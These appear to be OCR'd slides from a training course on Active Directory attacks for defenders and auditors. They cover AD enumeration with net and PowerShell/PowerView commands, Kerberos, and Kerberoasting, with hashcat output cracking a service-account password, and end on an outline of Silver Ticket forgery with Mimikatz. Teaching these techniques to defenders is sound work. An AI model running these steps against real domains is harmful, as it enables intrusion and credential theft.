AD Attacks

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Is this reconduct for you?

Pre-requisites

- Attendees are expected to have a working knowledge of TCP/IP and have a basic knowledge of the Windows command lines before they come to class.

Who should attend

- Defenders who want to better understand offensive methodologies, tools, and techniques
- Auditors who need to build deeper technical skills
- Forensics specialists who want to better understand offensive tactics
- Security personnel whose job involves assessing Windows networks and systems to find and remediate vulnerabilities

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It sounds so easy …

I. Identify members of all default privileged security groups in Active Directory (e.g. Domain Admins), or identify privileged users in Active Directory.

II. Next, calculate who has sufficient effective permissions to be able to change membership of these groups, reset the passwords of their members, or modify their permissions or ownership on these objects.

III. Finally, repeat steps 1 and 2, and you will have found hundreds of privileged escalation paths in virtually any Active Directory today.

Source: https://www.paramountdefenses.com/insights/for-penetration-testers-and-ethical-hackers.html

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Definitions

What is Active Directory (AD)?

Active Directory (AD) is a directory service developed by Microsoft for Windows domain networks. It is included in most Windows Server operating systems as a set of processes and services. Initially, Active Directory was only in charge of centralized domain management. However, Active Directory became an umbrella title for a broad range of directory-based identity-related services.

A server running Active Directory Domain Service (AD DS) is called a domain controller. It authenticates and authorizes all users and computers in a Windows domain type network—assigning and enforcing security policies for all computers and installing or updating software. For example, when a user logs into a computer that is part of a Windows domain, Active Directory checks the submitted password and determines whether the user is a system administrator or normal user. Also, it allows management and storage of information, provides authentication and authorization mechanisms, and establishes a framework to deploy other related services: Certificate Services, Active Directory Federation Services, Lightweight Directory Services, and Rights Management Services.

Source: Wikipedia

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Definitions

Directory Service

- A hierarchical structure to store objects for quick access and management of all resources

A Data Store

- Contains information about objects: servers, computers, users, accounts, groups
- Information stored in NTDS.dit on Domain Controllers

NTDS.dit

- Main Active Directory (AD) database file
- Stored in C:\Windows\NTDS\
- Kept in the Domain Controller (DC)

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Definitions

Lightweight Directory Access Protocol (LDAP)

- Protocol to access, search and modify objects. All domain users can query the DCs about objects

Domain Name System (DNS)

- Convert a computer's host name into an IP address.

Example: tech.gov.sg → 13.229.8.42

Users Groups

Domain Admin	• Have full control of the domain • Is a member of Administrator group on all DCs, servers and workstations
Domain User	• Does not have full control of the domain • Is a member of user group on all workstations
Service Account User	• Have full control of an application or service • Account use to log on and make changes to the system or configuration

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
Post-exploit enumeration

Active Directory Enumeration

After an assumed breach of a workstation, an attacker can look around...



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Post-exploit enumeration

Active Directory Enumeration

First we want to look at who are the domain users

```
C:\Users\Administrator>net user /domain

User accounts for \\DC

-------------------------------------------------------------------------------
AbigailJackson           Administrator            AlexanderWhite
AndreaBaker              AndreaBrown              AndreaClark
AndreaCollins            AndreaCruise             AndreaDavis
AndreaEdwards            AndreaGates              AndreaGoodman
AndreaGreen              AndreaHarrison           AndreaJohnson
AndreaJones              AndreaKing               AndreaRobinson
AndreaShaw               AndreaSmith              AndreaWhite
AndreaWilliams           AndreaYoung              AndrewAllison
AndrewAnderson           AndrewBallmer            AndrewBrown
AndrewCruise             AndrewCushman            AndrewDavis
AndrewGates              AndrewGoodman            AndrewJackson
AndrewJohnson            AndrewKing               AndrewMcIntyre
AndrewShaw               AndrewWilliams           AndrewYoung
AndyDavis                AndyGarcia               AngelaHarrison
AngelaYoung              AnnabelleDrew            aroundtrust
BrandonBrown             BrandonCruise            BrandonGreen
BrandonKing              BrandonMiller            BrandonScott
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The attacker uses the net user /domain command to find out who is on the domain.

```
C:\Users\Administrator>net user Administrator /domain
User name                    Administrator
Full Name
Comment                      Built-in account for administering the computer/domain
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            6/4/2020 2:53:32 PM
Password expires             Never
Password changeable          6/5/2020 2:53:32 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   7/6/2020 12:55:20 AM

Logon hours allowed          All

Local Group Memberships      *Administrators
Global Group memberships     *Group Policy Creator *Enterprise Admins
                             *Schema Admins        *Domain Admins
                             *Domain Users
The command completed successfully.
```

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Next, the attacker uses the net user *victimusername* /domain command to find out more info about his target

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Active Directory Enumeration

Next we want to look at who are the domain groups

```
C:\Users\Administrator>net groups /domain

Group Accounts for \\DC

-------------------------------------------
*Abu Dhabi Team
*Africa Team
*Ajuba Team
*Americas Team
*Amman Team
*Amsterdam Team
*Ankara Team
*APAC Team
*Application Servers
*Argentina Team
*Athens Team
*Atlanta Team
*Australia Team
*Bangalore Team
*Belgium Team
*Berlin Team
*Bern Team
*Bogota Team
```

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The attacker uses the net groups /domain command to find out what groups are there

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Active Directory Enumeration

Next we want to construct the LDAP provider path (e.g. LDAP://HostName:PortNumber/DistinguishedName). We do this by using DirectorySearcher object to query Active Directory.

```
PS C:\Users\Administrator> [System.DirectoryServices.ActiveDirectory.Domai
n]::GetCurrentDomain()


Forest                  : corp.local
DomainControllers       : {DC.corp.local}
Children                : {}
DomainMode              : Unknown
DomainModeLevel         : 7
Parent                  :
PdcRoleOwner            : DC.corp.local
RidRoleOwner            : DC.corp.local
InfrastructureRoleOwner : DC.corp.local
Name                    : corp.local
```

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The attacker uses PowerShell and invokes the GetCurrentDomain method of the Domain class of the System.DirectoryServices.ActiveDirectory namespace.

The attacker is able to gather that LDAP://DC.Corp.local/DC=corp,DC=local

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
Next, we get all logged on users on targeted workstations



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On Powershell, Get-Loggedon is invoked on the PowerView module to get all the logged in users.

This module is included in PowerSploit, a Powershell post-exploitation module.

Authentication

There are two main ways:
- NTLM
- Kerberos

Kerberos:
Computer network authentication protocol that works on the basis of tickets to allow nodes communicating over a non-secure network to prove their identity to one another in a secure manner.

In order to Access a service, you need to:
- Obtain Ticket Granting Ticket (TGT)
- Obtain Ticket Granting Service (TGS)
- Gaining access to service

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
AD Authentication - Kerberos



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AD Authentication - Kerberos

Kerberos: The Attacks

I. Kerberoasting (“brute force”)
II. Silver Ticket
III. Golden Ticket

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Kerberoasting

- Process of cracking Kerberos service tickets and rewriting them in order to gain access to the targeted service
- Offline cracking of service account passwords
- Any domain user can perform it
- See original slides (2014) at https://www.sans.org/cyber-security-summit/archives/file/summit-archive-1493862736.pdf

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
Kerberoasting



On Powershell, Invoke-Kerberoast is invoked on the PowerView module.

Source

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Kerberoasting

```
geert@geert:/tmp> hashcat -m 13100 -a 0 -O kerberoasting.txt password-list.txt
hashcat (v5.1.0) starting...

....b7bcedfcb30a36a6f49cfb324010c02f97ac7a74d75e75a7bde3530e53c2ab3dcbb11a25cb0b
b2fb30cfaabfe8b4427a6495d1a7ab31e32d438f32a1dd0073f4f3a963d0c78a309a541926d17eb8
33018fdf59add049a88225f078fd3452ab38f88838377d5c9db8021b51bd2585f499a77779a18e08
163473517881b4e54d714d6b71aaabb6394cdab577:Secura01!

Session..........: hashcat
Status...........: Cracked
Hash.Type........: Kerberos 5 TGS-REP etype 23
Hash.Target......: $krb5tgs$23$*dbadmin$secura.local$MSSQLService/DB1....dab577
Time.Started.....: Tue Nov 26 22:18:31 2019 (0 secs)
Time.Estimated...: Tue Nov 26 22:18:31 2019 (0 secs)
Guess.Base.......: File (password-list.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........: 54672.0 kH/s (5.24ms) @ Accel:1024 Loops:1 Thr:64 Vec:1
Recovered........: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.........: 983064/14344389 (6.85%)
Rejected.........: 24/983064 (0.00%)
Restore.Point....: 0/14344389 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: 123456 -> compu3
Hardware.Mon.#1..: Temp: 45c Fan:  0% Util:  0% Core:1556MHz Mem:3802MHz Bus:8
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

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Silver Ticket

- **What:** Forged Service Tickets (TGS) with a custom PAC
- **Why:** Privilege Account Certificate (PAC) validation is often disabled
- **When:** Do not need to communicate to DC to forge this ticket
- **How:** Mimikatz + Service Account Password Hash

